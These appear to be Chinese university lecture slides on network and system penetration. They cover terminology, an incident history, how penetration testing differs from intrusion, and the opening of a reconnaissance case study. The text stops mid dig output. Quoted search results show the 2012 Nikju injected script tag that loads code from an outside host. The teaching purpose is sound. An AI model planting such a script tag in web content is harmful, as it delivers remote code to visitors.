



网络安全

第六章 网络与系统渗透

黄 珮



温故

- 网络扫描是网络入侵的序曲
- 网络扫描的目的是信息收集
- 网络监听是内网安全的大敌



- 网络与系统渗透基本原理
- 网络与系统渗透案例讲解
- 渗透测试工具
 - 工具只是辅助，最重要的是人



序曲

中国传媒大学





引言

- 先有网络应用，后有网络安全
 - 脱离应用，谈安全是空谈
 - 保护资产价值是信息安全一切问题的本原需求
 - 等级安全保护
- 信息安全是一个持续对抗过程
 - 应用技术发展带动安全技术发展
 - 攻击技术发展带动防御技术发展
 - 此消彼长，知己知彼
 - 猫鼠游戏



互联网的发展





专业术语与概念定义 (1/3)

- 交换机
 - Switch
- 客户端
 - Client
- 服务器
 - Server
- 骨干网 / 广域网 / 局域网
- 虚拟主机 / VPS / 主机托管



专业术语与概念定义 (2/3)

- 域名解析服务器
 - DNS: Domain Name System
 - 域名解析：将域名翻译、转换成IP地址
- Web服务器
 - Web Server: Static Page Serve
- 应用程序服务器
 - App Server: Dynamic Pages Serve
- 数据库服务器
 - Database Server




专业术语与概念定义 (3/3)

- 网络渗透/系统渗透
 - Network Penetration / System Penetration
- Nmap
 - 网络扫描的瑞士军刀
- 内容分发网络
 - CDN: Content Delivery Network




内容分发网络





云防火墙





云安全?

- 基于CDN的云安全
 - 保护第三方Web站点
- 云计算安全
 - IDC安全
 - VPS安全
 - Web安全

新概念不断，
但网络安全的基本原理并没有改变



网络应用与网络安全

- 电子邮件 • 垃圾邮件
- 局域网 • ARP病毒、网络嗅探
- 网购 • 诈骗、钓鱼
- 网游 • 盗号、虚拟货币盗窃
- 微博 • 盗号、垃圾@、虚假信息
- 论坛 • 盗号
- 下载 • 木马、病毒捆绑
- 视频 • 畸形视频（恶意代码捆绑）
- 电子书 • 恶意代码捆绑



网络安全简史 (1/3)

- 1984年 英国菲利普王子的电子邮箱被黑
- 1988年 莫瑞斯蠕虫
—感染了6000台主机（全球互联网1/10的主机）
- 1995年 美国法院、CIA、空军的门户网站页面被篡改



网络安全简史 (2/3)

- 2003年 冲击波蠕虫
 - 针对Windows操作系统RPC服务（445端口）
 - 导致运营商们大规模运用防火墙、访问控制技术封锁互联网上的非Web服务端口
 - 每小时感染2500台主机
- 2005年 MySpace Samy蠕虫
 - 史上第一个利用XSS漏洞传播的蠕虫
 - 传播速度惊人：20小时感染上百万台主机（每小时感染50000台主机）



网络安全简史 (3/3)

- 2008年 全球范围内频繁出现大规模SQL注入攻击网站事件
- 2012年4月 Nikju 大规模SQL注入篡改了至少18万个网页

Google search results for "<script src=http://nikju.com/r.php>"

About 188,000 results (0.17 seconds)

Ad for "<script src=http://nikju.com/r.php>"

[High Volume App Platform | windowsazure.com](#)
www.windowsazure.com/
Windows Azure Lets You Focus on What You Do Best. Get Info Today!

:: Warrior ::
[www.wockhardtfoundation.org/tm-warriors.aspx](#)
</title><script src=http://nikju.com/r.php></script>. A A </title><script src=http://nikju.com/r.php></script> Pathan. A B </title><script src=http://nikju.com/r.php> ...

Tenders
[www.nbri.res.in/tender.aspx](#)
[This site may harm your computer.](#)
2 Apr 2012 – ... 01.04.2012 to 31.03.2013) </title><script src=http://nikju.com/r.php></script></title><script src=http://nikju.com/r.php></script></title><script ...

所有结果
图片
地图
视频
新闻
购物
更多
网页
所有中文网页
简体中文网页
翻译的外文网页

找到约 348,000 条结果 (用时 0.07 秒)

云南大学旅游文化学院-资源下载
[www.lywhxy.com/download.aspx?newid=9 - 网页快照](#)
浏览器IE9中文版发布附官方下载地址<title><script src=http://nikju.com/r.php></script>, 07-28. 下载. 浏览器 (IE8.0中文版) 官方下载<title><script ...


关于我们-中国丫山花海石林旅游景区网
[www.ya3.com/About/Movie.asp](#)
2010年4月14日 - 7 分钟
国家地质公园通过。丫山简介更新<title><script src=http://nikju.com/r.php></script>. 丫山花 ...
关于<script src=http://nikju.com/r.php></script>的更多视频 »

南陵大米<title><script src=http://nikju.com/r.php></script>- 服务 ...
[www.ya3.com/Services/Services.aspx?P=Specialty&Id=... - 网页快照](#)
南陵大米<title><script src=http://nikju.com/r.php></script> 生产时间:2011-05-14浏览量:502本日浏览量:602. P class=MsoNormal style="MARGIN: 0cm 0cm 0pt; ...



网络安全的威胁态势历史


- 1999年~2002年 萌芽：摸索
- 2003年~2006年 暗黑：混乱、攻击
- 2007年~2011年 光明：有序、防御
- 2012年~ 泛在：移动、物联网





网络安全的威胁分类

- 代码执行是网络安全的最主要威胁
 - 拒绝服务攻击是网络安全永恒的主题
 - Web安全是网络安全当前的主战场
 - Everything is connected! Everything is Hackable!





本章内容提要

- 网络与系统渗透基本原理
- 网络与系统渗透案例讲解
- 渗透测试工具
- 实验讲解



渗透测试与网络入侵的一般区别与联系

渗透测试

- 目的
 - 发现漏洞，提出漏洞修补建议
- 手段
 - 在保证被测试系统的业务连续性和数据完整性的前提条件下，尝试各种漏洞利用手段
- 结果
 - 渗透测试报告
 - 所有已发现漏洞得到修补

网络入侵

- 目的
 - 获取系统控制权
 - 获取敏感信息
- 手段
 - 无限制的漏洞利用手段
- 结果
 - 系统被远程控制
 - 数据被非法访问和篡改
 - 业务连续性和服务质量受到影响



渗透测试与网络入侵的方法论区别与联系

渗透测试

- 取得被测试目标的法律授权
- 信息收集
- 目标踩点
- 网络扫描
- 漏洞发现
 - 漏洞扫描（识别已知漏洞）
 - 漏洞挖掘（发现未知漏洞）
- 漏洞利用
 - 提升权限
- 提供测试报告

网络入侵

- 信息收集
- 目标踩点
- 网络扫描
- 漏洞发现
 - 漏洞扫描（识别已知漏洞）
 - 漏洞挖掘（发现未知漏洞）
- 漏洞利用
 - 提升权限
 - 后门植入
- 擦除痕迹



渗透测试的核心关键技术

- 信息收集
 - 目标踩点
 - 网络扫描
 - 漏洞扫描
 - 漏洞利用
—提升权限
- 《第五章 网络扫描》
- 本章重点



黑客入侵的一般思维方式

- 信息收集
 - 社会工程学手段
 - 网络扫描
 - 漏洞发现
 - 目标踩点
 - 确认信息收集到的信息
 - 漏洞利用
 - 实现攻击目标
 - 维持系统控制权
 - 后门植入
 - 清理访问痕迹
- 周而复始，按需执行



网络防御的意识误区

- 我购买并部署了价格昂贵的安全设备就可以高枕无忧了
 - 任何安全设备都是由程序员开发的
 - 无论是硬件还是软件，都是依赖于代码执行
- 过滤所有监听端口的入站数据就可以高枕无忧了
 - 过滤策略和机制都可能由于存在漏洞而被绕过
- 攻击之前一定会有扫描行为
 - 社会工程学手段、滥用第三方服务都可以实现信息收集而不留下任何扫描行为记录

黑客是一群不按常理出牌的人



案例一：从信息收集到入侵提权



目标：hack-test.com

- 从域名获取IP
- 从IP获取旁站
- 收集系统与网络配置详细信息
- 踩点
- 发现漏洞
- 漏洞利用
- 维持系统控制权
- 清理访问痕迹



从域名获取IP

- ping
- nslookup

—交互式域名查询
工具

- dig
- DNS查询高级工
具

```
huangwei@localhost:~/workspace/teaching$ dig @8.8.8.8 www.baidu.com
; <>> DiG 9.8.1-P1 <>> @8.8.8.8 www.baidu.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 25086
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.baidu.com.           IN      A

